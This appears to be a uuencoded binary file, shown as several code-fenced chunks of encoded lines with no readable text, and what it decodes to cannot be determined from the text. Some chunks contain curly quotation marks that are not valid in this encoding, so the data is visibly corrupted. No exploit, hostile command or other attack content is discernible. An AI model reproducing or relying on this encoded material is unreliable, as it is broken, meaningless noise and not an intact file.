M@"2=(WF45!8I<^QK3"R2F:+`_%LZ0G/;V@QRHF7PUC(\26E+)=9/<TM@"QEQ
MC26,^&!-LQ+&W8U5`IO*GVF)A8^DB24>,N`)`>2"-$ZTBXN43Q37QR11U!JQ
ML"!!6:(4&H6NG".OJVJ;D(D;KTLFY@2IZC./C*YMH%L;."<.P$>$>&MU_CH\
M9AZ1RG(3H>.-#KE&A+KHEGDA?LJQ"=%8W5Q@5D$)(=3DYDJY/+1R4Z"9F5`.
M4(S)\E[APM>!_'A5%;=PN>N`\>6N`X8E3CDG>27;M0I,TMPRBBW]5C][+WZN
M7/Y#6O?'=,SZHOXH9KT[^Z.RS1_O%W*;/Q9+@I.G-'D#M1B[8F;"E(J(]EH,
M+%HO2`=!E@J"Q3Q_(O:?"(,L"2JYV)2.3F+6FQW>&R(AU*\SS"C9>)CC&%ID
M8S3,\$N`4_SZR.63S2BI"L8V<P\#Z*I(18D[P93%(^RCO<CX+LOY+GNH[VY8
M!]C%>=DVY\V:Y"O(MCW0K\F&@3X[LHI\88N<^:&5$>XS8KV0<&VYY4O$^K"E
M<$A^F33`=D\#;/<T4+SC\G7SP!:?N']<;?6)A\5;]L!X6["&FHI!P1>)MK@F
MD@E]03RJH@%?'/;XNE_(,QD4Y8"'OOS,H1A6J#W82>T;EAGO'X.B/VO+D5]Y
M#(9-11;\,J,SV'UT!KN/SMS^ZU<>EN&:H<YW,]7>0]<,^6I?A+R^VA=MDA:O
M]D74MZ[U1:S@/2Z7.C8+RA/;@1ESV3'G(\LDH)=5C07@C66)_/",[.UQ*C6V
M<.R@O$?VI-14'QK&2(:Z9:0H?<.UQ/0(YV+\3)3"9;UD!_E@A5O(!Y8DUA"!
M9H44K23B%:[L13_7EW#6EOKX2Y"$!@9?R47FJ)3?Y/>Y!8Y0Z@3X9R+C,9/D
MQ7/26">>]&E/<T6A!0A+/!N"_5H]?R:3'W\D\/3SLX:T)Q42R*]8\LZ)!937

```
MIK.DJN][_L;%JD*^V%,ZA:K3I_]8VCZUBG@7\<WH‘%PMML4Z_WTR=JB))W’6
MFD)/X[<?R?^4>:#_^6?PE0(JN",&P1:EW$CKOY^E30.$UL‘V>K1P,P@N?,T8
MB*W+$’IE^I1#N‘(7,\VYXK;EP\.V@X?P[G#YJ9!0!F\?S(#IE8N6:?E3PY43
M>,B0+1B9\9!$F>,]%ZD4AU+IW^2LQ%_Q*CK_D>P@5$>F3ZMS&IA.=>*;<XK’
M_QY\-IB?_VW=>_Y7:3::K8:B/)+K2NNT^?W\[[>X/L?^/:VC7NGJSCSN._][
M<I([_U.OGX‘;?#__\PTN"._>XLZWIS/(^&.)U&7E2;4NUV72A@X’U+9@YC6<
MF0Y4OQ#DVXY#.#"+=[9J&/P’%.#$81/<YL#]C27C^ZS,6_ICRM]‘26WZ=SA_
MG$-E#M%_AJ41WKUE‘$3FGF5/[#’?*<’*E!+PP[D=X$’CA0]9U<*#%[-P.V;B
M.8[W"3,MSG%M?FZV1#@:."Q?Z5-J.<$8;K"$$HT]"R#!_%C‘F.’I&7/DW6)3
MJ!*1UEPOL,>T(F:A6%<CE81I=‘0Y)1’PA.F"/:=^#4C4U\4‘=BEM1&)‘)ZWE
MF’X=2<(#0H*0Y8V7\<EC1#L&2X@%QKD)4P;;=%BB<VXJI)ON!/:L42/\A‘I$
M!A8=1S*78$]?R!*+3V:>8U%X.S?O^$[\B$;G:(1‘,‘4#)#SEC&SG7D")T‘9X
M&B#"M#H\M\V[SKQ)\‘DMG3@/7&Q!Q^A‘6(2@8_GH.JYP(L:XR‘‘(TUR=Z/V+
MX9OV0"7P?#WHO]:Z:I=\^-#6X<7A(8&Y%_Q[1]2WUP-5UTE_0+3+ZYX&0(‘U
M:%\-87)<‘6+:5:=WT]6N7E3(^<V07/6’I*==:D,‘’/8KP$LM0"3]"W*I#CHO
MX6?[7.MIPW<XM(#GA3:\0GX7P+!-KMN#H=:YZ;4’Y/IF<-W758(B=S6]TVMK
MEVJW!OR!)X$I^]60Z"_;O1[O(,#=#%\"C7,5Q,$E’$$1>M35!FIG6‘’$Y*D#
MO0=)8%JJ7ZL=#1Z‘BOI6!<’;@W<5[’VG#P’_EQL‘@V;2;5^V7T‘_RMN[#U1‘
MMYV;@7J)\D&O]9MS?:@-;X8J>=’O=[EB=77P&A**_I3T^CK7S8VN5@A.?3EK
M(‘%JT9\"->S1C:YQ%6E70W4PN+D>:OTKB;SLOP$E@)QM0.YR7?:O>(=!&_W!
M.R2+FN#*1L’>O%2A98‘*A+X-!VU4A3X<:)UA"A‘Y#ON#8:JGY$I]T=->J%<=
M%5I1**3S1M-5":RCZ0BB"=9OVL#WAG<<;0*2B<>4_U6X[8AV@0[0?:VA\"$X
MV%O7A!Q"=9V7H>)K7[!>_IS\/X=H61OOSN.>_-]HG2A1_=<\:34Q_Y_*S>_Y
M_UM<^[8[=I:0"?<F/J6@"Q<_3:G-]DI)RT<^J9MD7]K168SJ#’‘<R’29YMOY
M’%^42G0%<"ZY]6R+L/G8&$,I4<8%/,R_TM,L0.QC!O@E7QPKX_L\&#9R.DL@
M=-(T!+&*:#P"M‘J)6R:>E_U5KQ2NGI‘42".+T<SS-XP13,T_YF4;S\"3?)Q:
MCY83>%WBP.%!’\_#:;M!<1%&())_<D%"[9;W?OOA/5%7D,."\(LE0!&3_T:M
M5OO=Q?;VR!,G?,1)-LQIV+0’4OP+&.[;$UPG;%_TC(N;7W\ME%HL?QI0=WSD
M!9Q?!N0B.%QH0%ML:A=TMD%‘4A?M:&]0Y"8[&AA]#’.2,B@W&RKT"!\5Q#P^
M)@!"$);Z0K?440R,1AF%%C@1HF-3[#B#5]=&5[TPM"L-XKZ<_B^"!7:QOW8@
MVQC=F\MK‘Q%[_1?2TWM@NNKYS8L0DH-NU’[,$-Z5GY*GTC^3U90B4^3;LF9(
M<(^/$C\_(KJ)’YMQY:’[@&)=RE@M!9*&ON#G’_AV#/^&#\HZ_$PP_A#.(N6W
MLE3A-5[D\‘C(2SJ3)76F(!?NHYG^%/!2AT7)T7’\O.X+Y:/8’8ZD\H\1’PGX
M)C^>KBLK]CHYU-:_<&SLXUI;\8!‘CGD7SH@3#W2TMQTK\EMXX;TNN*O_)=X5
M.\AQ’,BDI_B+/_/M/8N.EE/TD_!K2+:NY4AIA?8KI^U2Z(@‘3A"<%3H#"%.H
M/VQ8>(X]OB.WMA>=J8.TE<;,J+=SV=6Z97GUY%Q:TS‘"6V9@XES+#W:D\QCH
M<$,?2?(*Z:SR),4Z.JZ81P1#!X34.OG_MM3Y6?7??%G3’\#CGOJOU:@K^?6?
M%MR^UW_?X$HJMOF=‘;4#RY9QX6>‘V9>+*=^W%_5=;6Z.?8^,(2@$--S0Y^=5
M*R08.5"3V;C7RF;V!+=<‘Y_!^_E"X7_%]HO#?+S]+E[_+A!^YQB\’9-,JCV\
M(2E2)0K)73‘‘Q:E=V[7H2A"P8@)U)(!B[5_#1(IOF7,0S_<S(/RVWV[#)!WR
MS_6+X7G/P’^X+_Y.Q-T@C?&;H!H*YS"’[#?>9YF+]BSOO/‘H/1Z/(*D3&_S4
M0ZD&T6.^IFY^)@5RSR)4-O\>1>QL@\[%-C<@9M0L&L/;/M_NKQO-5Y"$NNI;
M0W^I70PS\"&9Z+X%(S)4(4:"P+]UNL=DD3U"8<-^A3^Y>@O%2$@E1Z:C?O!-
M?O%WASZL06^1/],’/"‘A^O’DR9.SC*L(Z2-7";43^LH:04&3!?B_#L#Z*^E0
MY%%Y-:\-A0V^M4YIDTN<]UX5NFE$*3GR-IXO,C)%3C>J.?B=/ZAB%+LP./’4
M\4:F‘[5$Z,?HXB)VL%(-TN?4)?5246MX@’/NW>)M=5HAT1@5!V:PFKKHM5_H
MHCP/*X\CLJK+?#=2;&]&7[#+<M+>@’8C@%XEKYKXBF;?M?!HU"<3/[(T%E/#
MLOVD[00W2*WLZ^.,O’6H$O:K2NB73OQ.-+QN\T\G0M/X"]X*<]%$K/AMLQ))
M%LU#BMA’;#F’D\PK!5\UA.W60K?‘‘)#],G<&)3=2)&P103$Z*‘3P(-.JE;5/
M’<EDWC20;S/--XYA@NMI)10._C7BW@E8‘E‘++$NQ1@57"YTOTHI2$2^-P%L8
MHBA?;!‘’YY+@_$(<+.*4R!DB8HT<L=U%3BRRP5DR9FGENY"VMA7;BM.7OY:]
MMK*OA_X9JBZEH-3@B(!1H8TU6>^W\;TVO%^:=7.EA>(XC8<)-1>I‘S^1D9%H
M:A@E+4K4$NK2IS‘HU:LN+GV7BV*8E‘V!U.6&A*(Z’?J2MV=9%WZ,XLD9I2’O
M2I&C)>TGE51H$)&91Y_B$,P!;#82G’T6>2L;!XX?:S?,T5QY&+[*42C6.\,>
M?LFE&)=26ELQ.B+$/,3#F$MCPW1KR5]8;(0WE\VR@*#=4‘\I’2?*^GZ4Y(’7
MY\S_;ND8RA*V\QSPGOG?*4S]<O._1O/[_O^WN<+YQ&AI.Y8A3@OB)Y/<V+D:
M2M2B4^I2’X:K3Z=X/L!GF4*’!6’‘><+#%%2[;,%+GI/W/V0!,-QB,-L(T*J(
MN+410)026P!X5*YO!E">A’EA(P#/"5N$5%!(98N0"@JI;!%2X<E]BY‘HH[)%
M1A1QBX0HX!;Y&J(.V"B=R(?YYL0G=.X39;9@/@9U*5OUAID##8$0$/H;ZQ8J
MZ%O>YZCC\XD99?Y&!M1)Z,?O07:ZB6_>,\+I23@@?,I9KPV)G’Q=WUL@"[$2
M3F-Q,V(ZUCK;]SAAR]0280<01,FS&5!.&)7(.:WDS0SD#?0C"VQ@L,OHCO@D
M;I%B$S4F+E70F+AC06/BR@6-J7%0T)H>1D7-J6%8U)P:QD7-J3!0U)P*(P7-
M&ZP>-Z?"6%%S*@P6-:?":%%S*@R’S?$L/"PV%26N1<.\7@KO9SD?"<\!$[4G
M#@3IUUDO#‘F>BO*2MY‘:B:]CB!9W[GCF>ZZW9+LC:8-?CF_AS^X8%QI@P)\’
M",;/QA_?BCOBW=OWU5^W[]FN]_C_G0H_6@D7@Q_2\<_K^6=T_3/ZOI/A<[UO
MU/_BO=\2%W@:33U_CP__H?’A3P<(<!Z#87\-Q_M?=JX&.([J2/?\2!:2;%8_
MEI3USZXD)V!Q‘:,?VP(;C5:R8Y#YDT2*@ERTDFQ"(B#8,L3!/FLD#%<@ZN*Q
MQ3D5<J65#61WKZZ*"[9C@9/5VD‘Y1XJ‘A#F2(V’E’_[$O_RCP9;WOIZ9E4;2
M6ARNA(0Z3=7XO=>ONU^_[G[]^KU9ZT=U"XO/<YV<IQ;.5Q>3:>0O&36^8LXP
M$C&*D\?;U?KC<W’/EF:7>0EE_H*L;N0G94:D,1"L[PK&_9(931HN7;T&1=%M
```

```
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
M*:-="9XN?@&+8"\1P$,$C00>920-M()'/MH-X"&"1QYH\D%;0>9<\M&N\''T9
MOX"QK@2'Z9=8*S?6D?"#^NE4*WDIK>4[M(8DM;I159V-LRFM\>XYZ<A?B\N6
M`"XB+V0X"2DC/II"Q5CS6S9CGE^'KZC(@47X8L*9Q(,OP!?;D$/']*#`+JP+
M%W3A2Z):G@/TTG0!Y(_QV(Q^.%UFK.]@(O0CC]5E)^@?<'3^C/73=@X],3UR
MCX('L3;>5/(&]D/WB22W>TBJVH^Y2W@3D+ON8+O?/F_H>9GS$$5?CO))T"?'
MUIAEY]6P<P+P#EAVO@WE<K8SQA$Q!O*8XG[L)?-D>F4SB>VHO]A&PL-=PS^M
M#O_^V;7EZMR]"KF&*E37WFE\)PAYV?[AH6BM"+V)/&>4QKICO6+,_EA\@PPN
M!]M>#"8;]XEJ;Y)-/KM>ZT]$:T=S5FL?$*U8`[ZYX&G$*=#-X[4->^7!7O.L
MV,'V.H981%0WU*76[64_*4`,B=E;I;$RC>Y5.^+F9J>;$P)\GN#]9C7XG.`]
MK`AYMVS"$*>VGV+8(LR/3-BM5G[@N]+,SQGV;<!.,JP,Z[)H"_)<WUJ&WP`X
MQTY?!7!%$[<*,-^WX.<L-_*EWQAE5G"?4<X,/F.4F<&]1ID1W(/RI;/1[7ON
M%[1G[I^F,:YK,PVYR#D01IS)!,\?W_1H]6[T/X8XM6'GA=K00_]6O1WU4WD.
M;5#Z6D'-34^LW;:IZ+'FL]Z^YDU21O.FCBKO;<Z:#$=&U38QHVK?+<U#9Y#O
M1*19',\*#DNS@Y\*O'?/#OZK(4=.@?IZ8*VZR?<885^AC6*-<,?LFMPDJD(<
M2D$,JUH".7Z>W^-4+Z7T?FEV01KH^"SHNZ5HB.?)?(\`_@;X=B126F>>LB;W
M=!3[&N(9QMX(_-?RL!Y$YP#O`1KF/#[?.]V\##G)G_WQ8CO;Y#CG2^R7*%G7
M'Y\U;0J?V-6'MZ&M;F^G*#9QS&[;VN:\;J:9G_PCQDXT<[M=MZ`^T_)Y+MDF
MXV-YS'<Y+K3Q'K)%T,NQEU;"SRM32:_$VF/?O!_CQWR0Z(I#]M)-I5:[U&I?
M:92N-4EF>8]9NN]),<O[K/+>I!%Z*2DIO7%C=LT1[-')F._%>#T)UZ0(\_8[
M89OTLB1:TX[8DDS.0WS?+X`F#W"/@]+F+9!J'G#TW/*0^WFG(_=YYT5W3*]Y
MV[W?F9:[WUDE7%#0)$PKJ+HOZ=#;E-;T,.PQ7W`,O(?]Y9H+$(<IN>EW9Z*U
```

```
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
```

```
MBP?FO[-P'VZ5TM`IX1P3>3=V/#OE>AYY.$3WY11Z_B$TP/29#SK6R3GUC;*]
M'GWKD;.9G#)13BZ5LTF4H^11.=U<SG0J9]%AG(M/03G#Q;U4SK6BG(E4SH.B
M'!^3\R<NQX9RDI7#.&]E^]F9=`R%Y9:'6!L0R_W[@.'K<P.AO4*[;X_@"LX6
MY_61W"4LHPP8G*4N:#_/X3Q(UY4XU'\9,.)H7IM!K.-^(9X#P7EHIX6TN.G9
MA\GJS@&C;2)^]>>2<.PJ\^<`D\_SYZZB^Y"(2?FD_NSA888S^BS@[$G!=GH-
M</8$OY;H#)*(K<Y44H$XZ@,\(;ZRH=X`X"L'<05Q',/CV"K$L8W'D-7+8G$O
MKWNN$,-K**8FG!S#,67(R&EJ%F5P/-W%93@%/$VB,K*8C%6BC.PFORB#8WL1
MEY%!9=@!V]GUZ0*6&CF.1-T7"+ZL"\3'D=%VWX[)(?:5RFH>Y#7D__ZBG\TA
M]R\@VBJH\^,2A[H#YH+^!8I6OJ8J@.LL^8Z[.G(&6'YY=(#O]T(?4)5"*OAZ
MD8;^]=T"^1KFKY,@-^6";AJT39Q[U-6Z`[A&U.BLWH/RT*9D+N\U0=Y"JR&O
M`:Z_`_+L4*Z\]J%`IK-VI.Q`/RM[02@KR4;9XW#];2AK@[)]#]<%5DY=.5+V
M1#_C+=\:H.M0JD=.[3TZ'*JPIQ`USY+:ZQ\*5:QU$G5;"AF_S4DR/"E*[P$M
M5.%;0/L^%7G4>03*]!MG"L/YOA]&M.&%PE[<%JC_R[[0%C]\MA(R#W5NA.^?
MP;5M\.F0R/PZP#.Y;V6#6R9-^EYI_'VXZ'5Y0=[O0.Y/A+H>A>__!M?676)=
